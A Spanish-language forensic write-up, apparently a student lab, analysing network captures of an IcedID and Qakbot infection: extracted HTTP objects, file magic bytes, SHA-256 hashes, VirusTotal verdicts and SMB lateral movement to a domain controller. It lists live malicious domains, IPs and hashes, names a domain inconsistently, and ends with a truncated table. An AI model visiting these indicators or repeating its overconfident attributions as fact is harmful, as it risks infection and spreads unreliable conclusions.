Al realizar el procedimiento de exportación de objetos HTTP para la Captura A, se aisló el elemento transmitido durante la infección inicial:

- **Dominio Origen:** `http://oceriesfornot.top`
- **Paquete asociado:** #498
- **Contenido entregado (ContentType):** `application/gzip`
- **Tamaño:** 393 kB



Paquete	Nombre de equipo	Tipo de contenido	Tamaño	Nombre de archivo
498	oceriesfornot.top	application/gzip	393 kB	\
5756	r3.i.lencr.org	application/pkix-cert	1306 bytes	\

4. Identificación del Tipo Real de los archivos por sus primeros bytes

A través del análisis criptográfico de firmas de cabecera (*Magic Bytes*) mediante comandos de consola (`xxd`), se verificó la naturaleza real de cada artefacto recolectado para desenmascarar las técnicas de evasión del atacante:

- **Objeto #498 (`oceriesfornot.top`, extraído como `%2f`):**
 - *Firma Hex:* `1F 8B`
 - *Tipo Real:* **Archivo comprimido Gzip** (`application/gzip`). Se utiliza para comprimir y ofuscar de forma perimetral el cargador secundario del malware `IcedID`.
- **Archivo `86607.dat`:**
 - *Firma Hex:* `4D 5A` (Estructura ASCII: `MZ`)
 - *Tipo Real:* **Ejecutable de Windows / DLL** (`application/x-dosexec`). Demuestra un enmascaramiento táctico bajo una extensión falsa para burlar firmas simples de pasarelas de correo o proxies web.
- **Archivo `efweioirfbtk.dll` (Extraído como `%5cefweio...`):**
 - *Firma Hex:* `4D 5A` (Estructura ASCII: `MZ`)
 - *Tipo Real:* **Ejecutable de Windows / DLL** (`application/x-dosexec`). Identificado como el binario malicioso de Qakbot inyectado de forma remota en los sistemas del dominio corporativo.

```
(root@cuetona)-[/home/cuetona/Desktop]
# xxd 86607.dat | head -n 1
xxd %2f | head -n 1
xxd %5cefweio* | head -n 1

00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ.....
00000000: 1f8b 0808 0000 0000 0000 0000 436f 7070  .....Copper
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ.....
```

5. Cálculo de Hashes Criptográficos (SHA-256) y Triage Global


Para realizar las consultas de reputación en plataformas de inteligencia de amenazas (VirusTotal) sin comprometer la privacidad de la organización al evitar la subida directa de los archivos, se generaron sus huellas digitales únicas mediante el comando `sha256sum`:

```
713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432 86607.dat
ac64292e91738bf97842e7e5d28373a3a52bdb0aa2bc48a0df512e34d1b41501 %2f
713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432 %5cefweioirfbtk.dll
```


```
(root@cuetona)-[/home/cuetona/Desktop]
# sha256sum 86607.dat
sha256sum %2f
sha256sum %5cefweio*

713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432 86607.dat
ac64292e91738bf97842e7e5d28373a3a52bdb0aa2bc48a0df512e34d1b41501 %2f
713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432 %5cefweioirfbtk.dll
```

- **Archivo `86607.dat` y `efweioirfbtk.dll` (Extraído como `%5cefweio...`):**
 - *Hash SHA-256:* `713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432`
 - *Veredicto VirusTotal:* **Malicioso (54/69 detecciones)**. Clasificado unánimemente bajo la familia **Qakbot (Qbot/Bobik)**. La plataforma lo identifica originalmente como un archivo de tipo librería dinámica (`EsingDet.dll`) con capacidades avanzadas de propagación (*spreader*) y persistencia.



- Objeto #498 (oceriesfor.net, extraído como %2f):
 - Hash SHA-256: ac64292e91738bf97842e7e5d28373a3a52bdb0aa2bc48a0df512e34d1b41501
 - Veredicto VirusTotal: Sospechoso / Evasión por Ofuscación (0/59 en VirusTotal). Aunque los motores de firmas estáticas automatizados no muestran detecciones actuales debido a que el archivo está indexado como un **gzip** con la propiedad de **corrupt** (técnica deliberada del atacante para romper la estructura del archivo y bloquear el análisis automatizado de sandboxes), la plataforma confirma su naturaleza de contenedor web comprimido (**index.gzip**). Adicionalmente, cuenta con un **Community Score** negativo, lo que corrobora que está plenamente asociado a campañas de distribución activa y ocultamiento del cargador secundario de **IcedID**.



6. Respuesta a la Pregunta Clave (Comparación de SHA-256 / Tamaños)

- **Análisis:** Al contrastar los objetos exportados, se constata que el archivo binario descargado externamente vía HTTP (86607.dat) posee un tamaño de **1761 kB** y una estructura criptográfica exactamente idéntica a la de las librerías dinámicas inyectadas localmente a través de SMB hacia el Controlador de Dominio (efweioirfbtk.dll).
- **Conclusión:** La igualdad absoluta de sus firmas de hash SHA-256 demuestra científicamente que **se trata del mismo espécimen de malware ejecutable**. El atacante no altera la carga útil base, sino que utiliza un script automatizado que modifica de forma aleatoria los nombres de los archivos en cada salto de red para evadir sistemas antivirus locales. Esto confirma de manera técnica e irrefutable la ejecución exitosa de una fase de **Movimiento Lateral** por parte de la botnet **Qakbot** hacia el activo más crítico de la red interna (10.0.0.6).

Archivo	Origen (URL o \host\recurso)	Tipo Real	SHA256	VirusTotal	V
86607.dat	http://128.254.207	Ejecutable Windows (DLL)	713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432	54 / 69	M (C P in er b e fa
%2f	http://oceriesfornot.top	Archivo Gzip	ac64292e91738bf97842e7e5d28373a3a52bdb0aa2bc48a0df512e34d1b41501	0 / 59 (Community Score -1)	M (L Ic Ev of es cc in p fir
efweioirfbtk.dll (Extraído como %5cefweio...)	\\10.0.0.6\Shared	Ejecutable Windows (DLL)	713207d9d9875ec88d2f3a53377bf8c2d620147a4199eb183c13a7e957056432	54 / 69	M (M Li Re de Q cc C de